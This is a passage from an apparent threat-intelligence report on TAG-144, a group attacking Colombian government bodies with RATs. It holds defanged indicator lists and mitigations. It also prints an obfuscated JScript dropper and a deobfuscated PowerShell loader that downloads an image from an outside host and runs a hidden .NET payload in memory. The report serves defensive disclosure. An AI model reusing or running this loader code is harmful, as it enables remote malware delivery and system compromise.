34 miladi += "3.φ 24€$oo4r'~ I3.φ 24€$oo4r'~ n3.φ 24€$oo4r'~ ";
35 miladi += "3.φ 24€$oo4r'~ v3.φ 24€$oo4r'~ o3.φ 24€$oo4r'~ k3.φ 24€$oo4r'~ e3.φ 24€$oo4r'~ ";
36 miladi += "r3.φ 24€$oo4r'~ e3.φ 24€$oo4r'~ s3.φ 24€$oo4r'~ s3.φ 24€$oo4r'~ i3.φ 24€$oo4r'~ ";
37
38 miladi = miladi.replace(/3.φ 24€$oo4r'~ /g, "");
39
40 // Monta o comando PowerShell em variável "parabematic"
41 var parabematic = "3.φ 24€$oo4r'~ p3.φ 24€$oo4r'~ o3.φ 24€$oo4r'~ w3.φ 24€$oo4r'~ ";
42 parabematic += "3.φ 24€$oo4r'~ e3.φ 24€$oo4r'~ r3.φ 24€$oo4r'~ s3.φ 24€$oo4r'~ h3.φ 24€$oo4r'~ ";
43 parabematic += "3.φ 24€$oo4r'~ l3.φ 24€$oo4r'~ l3.φ 24€$oo4r'~ -3.φ 24€$oo4r'~ w3.φ 24€$oo4r'~ ";
44 parabematic += "3.φ 24€$oo4r'~ h3.φ 24€$oo4r'~ i3.φ 24€$oo4r'~ d3.φ 24€$oo4r'~ d3.φ 24€$oo4r'~ ";
45 parabematic += "3.φ 24€$oo4r'~ n3.φ 24€$oo4r'~ -3.φ 24€$oo4r'~ n3.φ 24€$oo4r'~ o3.φ 24€$oo4r'~ ";
46 parabematic += "3.φ 24€$oo4r'~ r3.φ 24€$oo4r'~ o3.φ 24€$oo4r'~ f3.φ 24€$oo4r'~ i3.φ 24€$oo4r'~ ";
47 parabematic += "3.φ 24€$oo4r'~ l3.φ 24€$oo4r'~ e3.φ 24€$oo4r'~ -3.φ 24€$oo4r'~ e3.φ 24€$oo4r'~ ";
48 parabematic += "3.φ 24€$oo4r'~ p3.φ 24€$oo4r'~ b3.φ 24€$oo4r'~ y3.φ 24€$oo4r'~ ";
49 parabematic += "3.φ 24€$oo4r'~ p3.φ 24€$oo4r'~ a3.φ 24€$oo4r'~ s3.φ 24€$oo4r'~ ";
50 parabematic += "3.φ 24€$oo4r'~ s3.φ 24€$oo4r'~ -3.φ 24€$oo4r'~ c3.φ 24€$oo4r'~ ";
51
52
53 parabematic = parabematic.replace(/3.φ 24€$oo4r'~ /g, "");
54
55 var anathem = WScript.CreateObject("WScript.Shell");
56
57
58 anathem.Run(parabematic + "\" + miladi + "\"", 0, false);
59 }
60 catch (e) {
61
62 }

```

Figure 12: Obfuscated payload with Portuguese comments (Source: Recorded Future)

## PowerShell Script

The deobfuscated command line is shown in **Figure 13**.



```
$atropisomer = 'VkFJ';
$pyrography = [System.Convert]::FromBase64String($atropisomer);
$automaticities = [System.Text.Encoding]::UTF8.GetString($pyrography);
$sycoma = 'Q2xhc3NMawJyYXJ5MS5Ib211';
$repedation = [System.Convert]::FromBase64String($sycoma);
$arboricultural = [System.Text.Encoding]::UTF8.GetString($repedation);

Add-Type -AssemblyName System.Drawing;
$stormodont =
'https://archive[.]org/download/universe-1733359315202-8750/universe-173335931
5202-8750.jpg';
$sclere = New-Object System.Net.WebClient;
$sclere.Headers.Add('User-Agent','Mozilla/5.0');
$sorority = $sclere.DownloadData($stormodont);

$backpack = [byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00,
0x00, 0x36, 0x00, 0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x64, 0x00, 0x00, 0x00,
0x4D, 0x2F, 0x00, 0x00, 0x01, 0x00, 0x18, 0x00, 0x00, 0x00, 0x00, 0x00, 0x3C,
0x6E, 0x37, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0xC4, 0x0E, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00);
$energises = -1;

for ($scattered = 0; $scattered -le $sorority.Length - $backpack.Length;
$scattered++) {
    $lipogenys = $true;

    for ($Phalanx = 0; $Phalanx -lt $backpack.Length; $Phalanx++) {
        if ($sorority[$scattered + $Phalanx] -ne $backpack[$Phalanx]) {
            $lipogenys = $Brunhild;
            break;
        }
    }

    if ($lipogenys) {
        $energises = $scattered;
        break;
    }
}

if ($energises -eq -1) { return }

$splenoncus = $sorority[$energises..($sorority.Length - 1)];
$varicelliform = New-Object IO.MemoryStream;
$varicelliform.Write($splenoncus, 0, $splenoncus.Length);
$varicelliform.Seek(0, 'Begin') | Out-Null;
```

```

$Hippocrene = [Drawing.Bitmap]::FromStream($varicelliform);
$coreopsis = New-Object Collections.Generic.List[Byte];

for ($reusably = 0; $reusably -lt $Hippocrene.Height; $reusably++) {
    for ($digoxin = 0; $digoxin -lt $Hippocrene.Width; $digoxin++) {
        $scradlelike = $Hippocrene.GetPixel($digoxin, $reusably);
        $Coreopsis.Add($scradlelike.R);
        $Coreopsis.Add($scradlelike.G);
        $Coreopsis.Add($scradlelike.B);
    }
}

$bolsterers = [BitConverter]::ToInt32($Coreopsis.GetRange(0, 4).ToArray(), 0);
$scoundreldom = $Coreopsis.GetRange(4, $bolsterers).ToArray();
$flamers =
[Convert]::ToBase64String($scoundreldom).Replace('A','@').Replace('@','A');
$supinely = '==AMv4ET511aC1EVvQ2LlVmLlR3chB3LvoDc0RHa'.Replace('}|','t');
$amaurotic = [Convert]::FromBase64String($flamers);
$sycee = [Reflection.Assembly]::Load($amaurotic);

$astatizer =
@($supinely,'','','','MSBuild','','','','C:\Users\Public\Downloads','creels
','js','','','backticks','2','');
$sycee.GetType($arboricultural).GetMethod($automaticities).Invoke($snarl,$astatizer);

$Hippocrene.Dispose();
$varicelliform.Dispose();

```

**Figure 14:** Deobfuscated string (Source: Recorded Future)

The PowerShell script retrieves a JPG image from [hxxps://archive\[.\]org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg](https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg). It then employs steganographic techniques to scan the image's pixel data for a specific byte marker, which it uses to locate and extract an embedded payload. The extracted content is a .NET assembly that the script loads directly into memory. Execution is carried out by invoking the VAI method within the ClassLibrary1.Home class, allowing the payload to run without ever being written to disk.


Notably, the same [archive\[.\]org](https://archive.org) URL was observed in connection with XWorm samples associated with the domain [deadpoolstart\[.\]lovestoblog\[.\]com](https://deadpoolstart[.]lovestoblog[.]com) and [deadpoolstart2064\[.\]duckdns\[.\]org](https://deadpoolstart2064[.]duckdns[.]org), which also featured similarly named files, including (1, 2):

- NUEVO\_REPORTE\_ANEXO\_POR\_SANCIONES\_EFECTUADAS\_HALLAZGOS\_IRREGULARIDADES\_AUDITORIA\_SISTEMAS\_DE\_SALUD\_E.js (SHA256: [ae42a6d8d22a421fd445695d8b8c8b3311fa0dc0476461ea649a08236587edd](https://www.shahat.com/sha256/ae42a6d8d22a421fd445695d8b8c8b3311fa0dc0476461ea649a08236587edd))

- NUEVO\_REPORTE\_ANEXO\_POR\_SANCIONES\_EFECTUADAS\_HALLAZGOS\_IRREGULARIDADES\_AUDITORIA\_SISTEMAS\_DE\_SALUD\_E.rar (SHA256: 0fd706ebd884e6678f5d0c73c42d7ee05dcddd53963cf53542d5a8084ea82ad1)

## Victimology

Overall, Insikt Group identified a significant number of TAG-144 victims, all of which, where attribution was possible, were Colombian entities. Notably, as evidenced by victims associated with Clusters 1 and 2, the majority were directly tied to Colombian government institutions (see **Figure 15**). Beyond these, additional victims were identified across the healthcare, retail, transportation, defense, and oil sectors. Importantly, several of these non-governmental entities maintain some degree of affiliation with the state.



**Figure 15:** Breakdown of TAG-144 victims observed between May 2024 and July 2025 (Source: Recorded Future)

Although TAG-144 has targeted other sectors and has occasionally been linked to intrusions in additional South American countries such as Ecuador, as well as Spanish-speaking victims in the US, its primary focus has consistently remained on Colombia, particularly on government entities. This persistent targeting raises questions about the threat group's true motivations, such as whether it

operates solely as a financially driven threat actor leveraging established tools, techniques, and monetization strategies, or whether elements of state-sponsored espionage are also at play.

## Overlap with Red Akodon

In May 2024, SCILabs [reported](#) on a threat actor it named Red Akodon, which closely resembled Blind Eagle in terms of TTPs. The threat actor primarily targeted Colombian government entities using RATs such as REMCOS RAT, QuasarRAT, AsyncRAT, and XWorm. The attacks were delivered via phishing emails posing as legal notices or judicial summonses, allegedly sent by Colombian institutions like the Fiscalía General de la Nación and the Juzgado 06 Civil del Circuito de Bogotá. Despite the similarities, SCILabs chose to track Red Akodon as a distinct threat actor at the time of writing.

Among others, the report identified four GitHub repository usernames: "jairpicc", "santiagonasar", "colombo08125", and "mastermr02456". Of note, jairpicc also appeared in association with a Pastebin account observed on August 23, 2024 (see **Figure 16**).



NAME / TITLE	ADDED	EXPIRES	HITS	COMMENTS	SYNTAX
envio	Aug 23rd, 2024	Never	103	0	None
fff	Aug 23rd, 2024	Never	3	0	None
remc	Aug 23rd, 2024	Never	5	0	None
scsc	Aug 22nd, 2024	Never	9	0	None
envio	Aug 22nd, 2024	Never	5	0	None

**Figure 16:** Pastebin account linked to jairpicc (Source: Recorded Future)

The Pastebin account was associated with multiple Pastebin links, at least two of which returned Bitbucket URLs hosting AsyncRAT payloads. These AsyncRAT payloads communicated with domains such as *enviasept[.]duckdns[.]org*, *enviosep04[.]duckdns[.]org*, *sost2024ene[.]duckdns[.]org*, and *trabajo25[.]duckdns[.]org*, all linked to TAG-144. Additionally, Insikt Group noted that the payloads hosted on these Bitbucket URLs followed file naming conventions consistent with those observed in TAG-144 infrastructure. For instance, one Pastebin link returned the URL *hxxps://bitbucket[.]org/descargggt/servdifr/downloads/remcoss[.]txt*, with the filename *remcoss.txt* matching file names found in open directories previously reported in association with TAG-144. Additional Bitbucket URLs hosting files with matching filenames that lead to AsyncRAT infections are provided in **Appendix A**.

Additionally, Red Akodon appears to have used at least two likely compromised email addresses associated with Colombian government entities: *nomina[.]magdalena[.]gov[.]co* and *npereza[.]cendoj[.]ramajudicial[.]gov[.]co*. Notably, on October 31, 2024, the Colombian cybersecurity blog *¡Mucho Hacker!* [reported](#) on related activity involving similar abuse. This report highlighted the use

of legitimate government-linked email addresses, including *abogados[@]hujmb[.]gov[.]co* and *j03mpmixartado[@]cendoj[.]ramajudicial[.]gov[.]co*. The blog speculated that the threat actor either had access to internal systems, allowing them to create legitimate-looking email accounts, or possessed an undisclosed capability to spoof official addresses.

Insikt Group [confirmed](#) that the email address *j03mpmixartado[@]cendoj[.]ramajudicial[.]gov[.]co* is legitimate and seems to belong to the Juzgado 003 Penal Municipal con Funciones Mixtas de Chiquinquirá. Furthermore, the address was found in malware logs associated with the Stealc infostealer, suggesting compromise. The email appears to be linked to a Colombian public official serving as Secretary of the Second Civil Circuit Court in Chiquinquirá.

The malware logs also contain email addresses believed to be leveraged for phishing purposes, including:

- *ftorreshe[@]cendoj[.]ramajudicial[.]gov[.]co*
- *j01pmpalchiquinquirá[@]cendoj[.]ramajudicial[.]gov[.]co*
- *j02cctochoiquinquirá[@]cendoj[.]ramajudicial[.]gov[.]co*
- *jcmpalchoconta[@]cendoj[.]ramajudicial[.]gov[.]co*
- *raccionestutj02cctochoiquinquirá[@]cendoj[.]ramajudicial[.]gov[.]co*
- *repchiquinquiraboy[@]cendoj[.]ramajudicial[.]gov[.]co*
- *silay.salamanca699[@]educacionbogota[.]edu[.]co*

Insikt Group assesses that TAG-144 considers the use of compromised government email accounts to deliver spearphishing emails a standard part of its toolkit and is likely to continue employing this tactic.

## Mitigations

- **Recorded Future Threat Intelligence:** Recorded Future customers can proactively mitigate threats by operationalizing data from the Intelligence Cloud. Leverage continuously updated Risk Lists to blocklist IP addresses associated with TAG-144, thereby preventing internal communication with known malicious infrastructure.
- **Recorded Future Detections:** Recorded Future provides Sigma, YARA, and Snort rules that can be integrated into your SIEM or endpoint detection and response (EDR) tools. These rules detect the presence or execution of malware families linked to TAG-144 and similar threats.
- **Recorded Future Network Intelligence:** Recorded Future's Malicious Traffic Analysis (MTA) events help identify servers engaged in exfiltration activity with known malicious infrastructure. These insights are powered by proprietary methodologies. Use general MTA event queries for broad monitoring, or targeted queries to focus specifically on malware families associated with TAG-144.
- **Recorded Future Monitoring:** Use Recorded Future to detect, flag, and block inbound and outbound traffic involving email addresses or domains that show signs of compromise, such as those appearing in data leaks, malware logs, or underground forums.

- **Monitoring for Potential Network Device-Based Threat Activity:** Monitor traffic from the IP addresses listed in **Appendix A**, which are associated with potentially compromised devices, including Mikrotik routers, and which have been observed communicating with known TAG-144 C2 infrastructure.
- **LIS Flagging and Blocking:** Consider blocking the use of specific LIS on your corporate network if not required for legitimate purposes. Network defenders must strike a balance between mitigating malicious communication via LIS and excessively restricting access to services that are allowed or necessary on their network. Previous Insikt Group reports, such as "[Threat Actors Leverage Internet Services to Enhance Data Theft and Weaken Security Defenses](#)," as well as this report on TAG-144, can help inform those decisions.
- **Email Traffic Filtering:** Implement a robust email filtering system to detect and flag messages containing malicious attachments or links. Ensure that suspicious emails are quarantined for detailed inspection, reducing the risk of phishing attacks and credential compromise.

## Outlook

Insikt Group has identified five distinct activity clusters linked to TAG-144, active at various points throughout 2024 and 2025. These clusters have primarily targeted Colombian government entities at the local, municipal, and federal levels, while also affecting private sector and non-governmental organizations. Although they share common TTPs such as the use of open-source or cracked RATs, dynamic domain providers, and LIS for staging, each cluster demonstrates distinct infrastructure, malware deployment methods, and operational approaches. TAG-144 has also been linked to Red Akodon and has been observed using compromised Colombian government email accounts in spearphishing campaigns.

TAG-144 is part of a growing cybercriminal ecosystem in South America, where [rapid digitalization](#) and limited cyber defenses have contributed to [more](#) cybercrime. Looking ahead, Insikt Group assesses that TAG-144 will likely continue to focus on Colombian government targets, while maintaining its current operational patterns. This includes continued use of compromised email addresses, dynamic DNS services, abuse of LIS, and deployment of customized tools such as the previously observed BlotchyQuasar variant of QuasarRAT. TAG-144 is also expected to adapt by integrating new cracked or open-source tools and identifying additional LIS platforms to exploit. Furthermore, the threat group is likely to deepen its involvement in the broader cybercriminal ecosystem through collaboration with tool developers and affiliated threat actors. Given its persistent targeting, technical adaptability, and operational success, Insikt Group assesses that TAG-144 will remain a significant threat to its typical victim profile for the foreseeable future.

## Appendix A: Cluster 1 IP Addresses

IP Address	ASN	Type	Malware Families
45[.]133[.]180[.]26	AS9009	TorGuard VPN server	AsyncRAT
45[.]133[.]180[.]154	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]137[.]18	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]137[.]90	AS9009	TorGuard VPN server	DcRAT, AsyncRAT, REMCOS RAT
146[.]70[.]50[.]42	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]51[.]42	AS9009	TorGuard VPN server	DcRAT
146[.]70[.]57[.]58	AS9009	TorGuard VPN server	AsyncRAT
146[.]70[.]83[.]218	AS9009	TorGuard VPN server	AsyncRAT
181[.]235[.]4[.]255	AS3816	Colombian ISP	REMCOS
193[.]56[.]253[.]66	AS9009	TorGuard VPN server	REMCOS
93[.]115[.]35[.]146	AS9009	TorGuard VPN server	DcRAT

## Appendix B: Indicators of Compromise (IoCs)

**Cluster 1 IP Addresses:**

```
45[.]133[.]180[.]26
45[.]133[.]180[.]154
93[.]115[.]35[.]146
146[.]70[.]50[.]42
146[.]70[.]51[.]42
146[.]70[.]57[.]58
146[.]70[.]83[.]218
146[.]70[.]137[.]18
146[.]70[.]137[.]90
181[.]235[.]4[.]255
181[.]235[.]10[.]163
181[.]235[.]15[.]197
186[.]169[.]48[.]180
186[.]169[.]50[.]123
186[.]169[.]80[.]199
186[.]169[.]80[.]207
186[.]169[.]82[.]147
186[.]169[.]90[.]53
193[.]56[.]253[.]66
```

**Cluster 1 Domains:**

```
alma27[.]duckdns[.]org
aseguradotelle[.]duckdns[.]org
diazpool14[.]duckdns[.]org
dnse2542[.]duckdns[.]org
envio-18-2[.]duckdns[.]org
envio01[.]ddns[.]net
envio02-04[.]duckdns[.]org
envio05-06[.]duckdns[.]org
envio07[.]duckdns[.]org
envio10-04-25[.]duckdns[.]org
envio1010[.]duckdns[.]org
envio104[.]duckdns[.]org
envio11-04[.]duckdns[.]org
envio14-03[.]duckdns[.]org
envio14-05[.]duckdns[.]org
envio1414[.]duckdns[.]org
envio15-005[.]duckdns[.]org
envio1515[.]duckdns[.]org
envio16-05[.]duckdns[.]org
envio1616[.]duckdns[.]org
envio19-05[.]duckdns[.]org
envio19-055[.]duckdns[.]org
envio1919[.]duckdns[.]org
envio20-03[.]duckdns[.]org
envio2020[.]duckdns[.]org
envio21-005[.]duckdns[.]org
envio21-05[.]duckdns[.]org
envio2121[.]duckdns[.]org
envio2222[.]duckdns[.]org
envio2333[.]duckdns[.]org
envio25-03[.]duckdns[.]org
envio25-04[.]duckdns[.]org
envio25-3[.]duckdns[.]org
envio25100255[.]duckdns[.]org
```

```
envio26-005[.]duckdns[.]org
envio26-03[.]duckdns[.]org
envio26-05[.]duckdns[.]org
envio266[.]duckdns[.]org
envio28-003[.]duckdns[.]org
envio28[.]duckdns[.]org
envio29[.]duckdns[.]org
envio3-04[.]duckdns[.]org
envio31-03[.]duckdns[.]org
envio31[.]duckdns[.]org
envio55[.]duckdns[.]org
envio6-06[.]duckdns[.]org
envio666[.]duckdns[.]org
envioo20020[.]duckdns[.]org
hold-asy[.]duckdns[.]org
newremco[.]duckdns[.]org
ojosostenerfebrero[.]duckdns[.]org
pooldiaz14[.]duckdns[.]org
qua25q[.]duckdns[.]org
qua25qua[.]duckdns[.]org
rem25rem[.]duckdns[.]org
remc21[.]duckdns[.]org
respaldito01[.]duckdns[.]org
respaldito03[.]duckdns[.]org
respaldomax3[.]duckdns[.]org
respaldomax4[.]duckdns[.]org
respaldomx1[.]duckdns[.]org
respaldomx2[.]duckdns[.]org
respaldomx5[.]duckdns[.]org
send9214[.]duckdns[.]org
sendiudad[.]duckdns[.]org
trabajonuevos[.]duckdns[.]org
usooo205[.]duckdns[.]org
```

**Cluster 2 IP Addresses:**

```
45[.]77[.]72[.]102
64[.]188[.]9[.]172
64[.]188[.]9[.]173
64[.]188[.]9[.]175
64[.]188[.]9[.]177
172[.]93[.]160[.]188
177[.]255[.]84[.]173
179[.]14[.]8[.]131
179[.]14[.]11[.]213
181[.]131[.]217[.]63
191[.]88[.]249[.]175
192[.]169[.]69[.]26
```

**Cluster 2 Domains:**

```
agilizavacunate202120212021[.]duckdns[.]org
agosagosagostooo20242024[.]duckdns[.]org
andresbermudez3080[.]duckdns[.]org
andresbermudezrespaldok30[.]duckdns[.]org
arannsasaaransasaturituri2024[.]duckdns[.]org
armadnocaballerodominio[.]con-ip[.]com
armandocaceres4050[.]con-ip[.]com
armandoferreiro701020dominio[.]con-ip[.]com
armandovillareal5020[.]con-ip[.]com
armandovillareal502011[.]con-ip[.]com
briana2024[.]kozow[.]com
```

briana4000[.]duckdns[.]org  
brianaf511[.]duckdns[.]org  
camanopetro[.]con-ip[.]com  
camarasdeseguridad202420242024[.]duckdns[.]org  
camiloferreiro907010[.]con-ip[.]com  
camiloguerrero5040[.]con-ip[.]com  
canastapatrones[.]con-ip[.]com  
carlosrenteria9050[.]con-ip[.]com  
carmengutierrez9030[.]con-ip[.]com  
ccerrado10[.]con-ip[.]com  
cococovid202420242024[.]duckdns[.]org  
comidafood[.]con-ip[.]com  
copaamerica2022024transmision[.]con-ip[.]com  
cristiansantodomingo203010[.]con-ip[.]com  
danielfernandez502010[.]con-ip[.]com  
davidcristiano8070[.]con-ip[.]com  
davidcristiano80702[.]con-ip[.]com  
davidcristiano80703[.]con-ip[.]com  
deseseptiempresiente[.]con-ip[.]com  
diciembrearbolitodebelen20222022[.]duckdns[.]org  
dmforjadores[.]con-ip[.]com  
dominiharrypotter202420242024[.]duckdns[.]org  
dominiogeneral20240202402024[.]duckdns[.]org  
dominioseternosgraciasadios20230230230[.]duckdns[.]org  
eneroeneroenero2023202311[.]duckdns[.]org  
envioasy24[.]kozow[.]com  
febreroynoesvisiesto20222022[.]duckdns[.]org  
fernandocuellar909080[.]con-ip[.]com  
fernandoesquivel707020[.]con-ip[.]com  
fernandoizquierdo9080[.]con-ip[.]com  
franciscogonzalezdomini[.]con-ip[.]com  
gonorraeomegonorrae2021[.]duckdns[.]org  
idiotobocaefabmantenimiento2021[.]duckdns[.]org  
jaimegonzalez201020[.]con-ip[.]com  
juancaf4000[.]duckdns[.]org  
laazcarate202120212021[.]duckdns[.]org  
lllllllllllllllllllllabril26de2021vacunate[.]duckdns[.]org  
marli27[.]duckdns[.]org  
marli27[.]kozow[.]com  
mayoelmesdelamosca202422024[.]duckdns[.]org  
mayomayomayo202202222022[.]duckdns[.]org  
medicosdelacostasas[.]con-ip[.]com  
metropolispedro16[.]con-ip[.]com  
neivanuevasde[.]con-ip[.]com  
ninosey02[.]con-ip[.]com  
nopedro[.]con-ip[.]com  
nuevoremremrem20232023[.]duckdns[.]org  
pasarasaberquecuenta[.]con-ip[.]com  
paseoencarro2024[.]con-ip[.]com  
pasoscon[.]con-ip[.]com  
pasosconlz[.]con-ip[.]com  
pasticosmemos[.]con-ip[.]com  
penoncaminosdel[.]con-ip[.]com  
pesosdepesoslibras[.]duckdns[.]org  
pr1275995[.]con-ip[.]com  
mono2024[.]kozow[.]com  
programahumanitaria202220222022[.]duckdns[.]org  
pruebasdeunuevo2020242024[.]duckdns[.]org  
qjunioo2024020242024infinito[.]duckdns[.]org  
ramiromartinelli909070[.]con-ip[.]com

```
remixripiolo[.]con-ip[.]com
remremrem2021marzo2021[.]duckdns[.]org
rodrigobermudez9080[.]con-ip[.]com
sebastianguerrero5040[.]con-ip[.]com
sebastiansagbini907060[.]con-ip[.]com
semetiooctubre2022202220222022[.]duckdns[.]org
superabrilabrilabril20242024[.]con-ip[.]com
syscsyscsyc20212021[.]duckdns[.]org
tercepico202120212021[.]duckdns[.]org
mayomayomayo202220222022[.]duckdns[.]org
programahumanitaria202220222022[.]duckdns[.]org
```

**Cluster 2 "deadpoolstart"-Themed Domains:**

```
deadpoolstart2024[.]con-ip[.]com
deadpoolstart2025[.]con-ip[.]com
deadpoolstart2025[.]duckdns[.]org
deadpoolstart2026[.]con-ip[.]com
deadpoolstart2026[.]duckdns[.]org
deadpoolstart2027[.]con-ip[.]com
deadpoolstart2027[.]duckdns[.]org
deadpoolstart2028[.]con-ip[.]com
deadpoolstart2028[.]duckdns[.]org
deadpoolstart2029[.]con-ip[.]com
deadpoolstart2029[.]duckdns[.]org
deadpoolstart2030[.]con-ip[.]com
deadpoolstart2030[.]duckdns[.]org
deadpoolstart2033[.]duckdns[.]org
deadpoolstart2034[.]duckdns[.]org
deadpoolstart2035[.]duckdns[.]org
deadpoolstart2036[.]duckdns[.]org
deadpoolstart2037[.]duckdns[.]org
deadpoolstart2038[.]duckdns[.]org
deadpoolstart2041[.]duckdns[.]org
deadpoolstart2044[.]duckdns[.]org
deadpoolstart2049[.]duckdns[.]org
deadpoolstart2051[.]duckdns[.]org
deadpoolstart2052[.]duckdns[.]org
deadpoolstart2053[.]duckdns[.]org
deadpoolstart2054[.]duckdns[.]org
deadpoolstart2059[.]duckdns[.]org
deadpoolstart2060[.]duckdns[.]org
deadpoolstart2061[.]duckdns[.]org
deadpoolstart2063[.]duckdns[.]org
deadpoolstart2064[.]duckdns[.]org
deadpoolstart2065[.]duckdns[.]org
```

**Cluster 3 IP Addresses:**

```
181[.]131[.]216[.]206
181[.]131[.]218[.]182
181[.]131[.]219[.]42
```

**Cluster 3 Domains:**

```
andersondavid4070[.]duckdns[.]org
andersondesousa9030[.]con-ip[.]com
andresguerrero90808[.]con-ip[.]com
andresrestrepo901020[.]duckdns[.]org
andressinisterra508070[.]duckdns[.]org
andresvalderrama4070[.]duckdns[.]org
antonioquerrero4050[.]duckdns[.]org
armandocaceres4050[.]con-ip[.]com
```

```
armandoquiroz7020[.]duckdns[.]org
armandosandoval70501023[.]duckdns[.]org
armandovillareal504010[.]duckdns[.]org
camiloferreiro907010[.]con-ip[.]com
camiloguerrero5040[.]con-ip[.]com
carloscaicedo4050202[.]duckdns[.]org
carlosfernandez401020[.]duckdns[.]org
carlosmendoza504070[.]duckdns[.]org
carlosrenteria9050[.]con-ip[.]com
carlossantrich9080[.]duckdns[.]org
carlosurrutia805020[.]duckdns[.]org
carlosurrutia8050202[.]duckdns[.]org
carlosvillalba9040[.]duckdns[.]org
carmengutierrez9030[.]con-ip[.]com
carmenzavillareal4080[.]duckdns[.]org
davidcristiano8070[.]con-ip[.]com
davidcristiano80702[.]con-ip[.]com
davidcristiano80703[.]con-ip[.]com
edgardocarrascal904050[.]duckdns[.]org
fernandocaballero50702[.]duckdns[.]org
fernandogonzalez809010[.]duckdns[.]org
fernandoizquierdo9080[.]con-ip[.]com
fernandolopez105040[.]duckdns[.]org
franciscodaza3090[.]duckdns[.]org
germancastillo9050[.]duckdns[.]org
jaimegonzalez201020[.]con-ip[.]com
javersandoval9030[.]duckdns[.]org
miguelurrutia7040[.]duckdns[.]org
rodrigobermudez9080[.]con-ip[.]com
sandraverdecia708091[.]duckdns[.]org
santiagovenecia7050[.]duckdns[.]org
santiagovenecia70502[.]duckdns[.]org
santiagovillareal101010[.]duckdns[.]org
sebastiancorrea905040[.]duckdns[.]org
sebastianguerrero5040[.]con-ip[.]com
sebastiansagbini907060[.]con-ip[.]com
sergiovalderrama2040[.]duckdns[.]org
trinidadtobago5020[.]duckdns[.]org
velisariosantiago7080[.]duckdns[.]org
```

**Cluster 4 IP Addresses:**

```
45[.]135[.]232[.]38
46[.]246[.]82[.]9
89[.]117[.]23[.]25
178[.]73[.]218[.]8
181[.]235[.]3[.]0
191[.]93[.]113[.]151
```

**Cluster 4 Domains:**

```
aets[.]duckdns[.]org
asxyz[.]duckdns[.]org
asyfas[.]duckdns[.]org
asygo[.]duckdns[.]org
asynpro[.]duckdns[.]org
camabingal[.]duckdns[.]org
dcfast[.]duckdns[.]org
dcglos[.]duckdns[.]org
dckazts[.]duckdns[.]org
dcmxz[.]duckdns[.]org
dcuxpag[.]duckdns[.]org
```

```
drgost[.]duckdns[.]org
drpras[.]duckdns[.]org
d xpam[.]duckdns[.]org
enviasept[.]duckdns[.]org
enviosep04[.]duckdns[.]org
keepz[.]duckdns[.]org
ojososteneragosto[.]duckdns[.]org
qfast[.]duckdns[.]org
rfwr[.]duckdns[.]org
rosks[.]duckdns[.]org
rxsas[.]duckdns[.]org
sost10[.]duckdns[.]org
sost2024ene[.]duckdns[.]org
sostenerdcrat[.]duckdns[.]org
sostenermio2024[.]duckdns[.]org
sostenermio2025[.]duckdns[.]org
sostenerstartup[.]duckdns[.]org
testedark[.]writesthisblog[.]com
```

**Cluster 5 IP Addresses:**

```
45[.]133[.]180[.]162
46[.]246[.]4[.]3
46[.]246[.]4[.]9
46[.]246[.]4[.]17
46[.]246[.]4[.]19
46[.]246[.]6[.]4
46[.]246[.]6[.]5
46[.]246[.]6[.]13
46[.]246[.]6[.]20
46[.]246[.]12[.]2
46[.]246[.]12[.]3
46[.]246[.]14[.]2
46[.]246[.]14[.]4
46[.]246[.]14[.]5
46[.]246[.]14[.]7
46[.]246[.]14[.]15
46[.]246[.]14[.]17
46[.]246[.]14[.]21
46[.]246[.]80[.]3
46[.]246[.]80[.]16
46[.]246[.]82[.]9
46[.]246[.]82[.]11
46[.]246[.]82[.]12
46[.]246[.]82[.]16
46[.]246[.]82[.]17
46[.]246[.]82[.]18
46[.]246[.]82[.]19
46[.]246[.]84[.]5
46[.]246[.]84[.]7
46[.]246[.]84[.]10
46[.]246[.]84[.]15
46[.]246[.]84[.]18
46[.]246[.]86[.]4
46[.]246[.]86[.]5
46[.]246[.]86[.]16
46[.]246[.]86[.]18
178[.]73[.]192[.]3
178[.]73[.]192[.]8
178[.]73[.]192[.]12
178[.]73[.]192[.]18
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178[.]73[.]218[.]2
178[.]73[.]218[.]7
178[.]73[.]218[.]12
178[.]73[.]218[.]13
178[.]73[.]218[.]17
188[.]126[.]90[.]2
188[.]126[.]90[.]4
188[.]126[.]90[.]9
188[.]126[.]90[.]15
188[.]126[.]90[.]20
```

**Cluster 5 Domains:**

```
2seguro2025[.]duckdns[.]org
ansy10jun[.]duckdns[.]org
ansy1703[.]duckdns[.]org
asegurar2octubre[.]duckdns[.]org
asegurar3octubre[.]duckdns[.]org
bb2023[.]duckdns[.]org
dcabril[.]duckdns[.]org
gotemburgoxm[.]duckdns[.]org
romanovas[.]duckdns[.]org
```

**URLs:**

```
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_e1502b7358874d6086b38a71038423c2[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_fb2497d842454850a250bf600d899709[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_175c782b52a345e9b408a8449e64f766[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_4ca2665d006b45ec95526f844b1bb6f7[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_7d71280008c9462aa54e84600eb9ee6d[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_827908fb62d34a0b988508c8e9333b4a[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_a5260fdb31b44af9df4b09d3f369843[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_ad30f08ca19f483ba511f63ef3d15dd3[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_b476d1da5ee74acb9f4973c91df6852b[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_c9ad47e108e64053a72ec0b686a39a96[.]txt
hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_caf7a77031444a62880f2392b32c04d7[.]txt
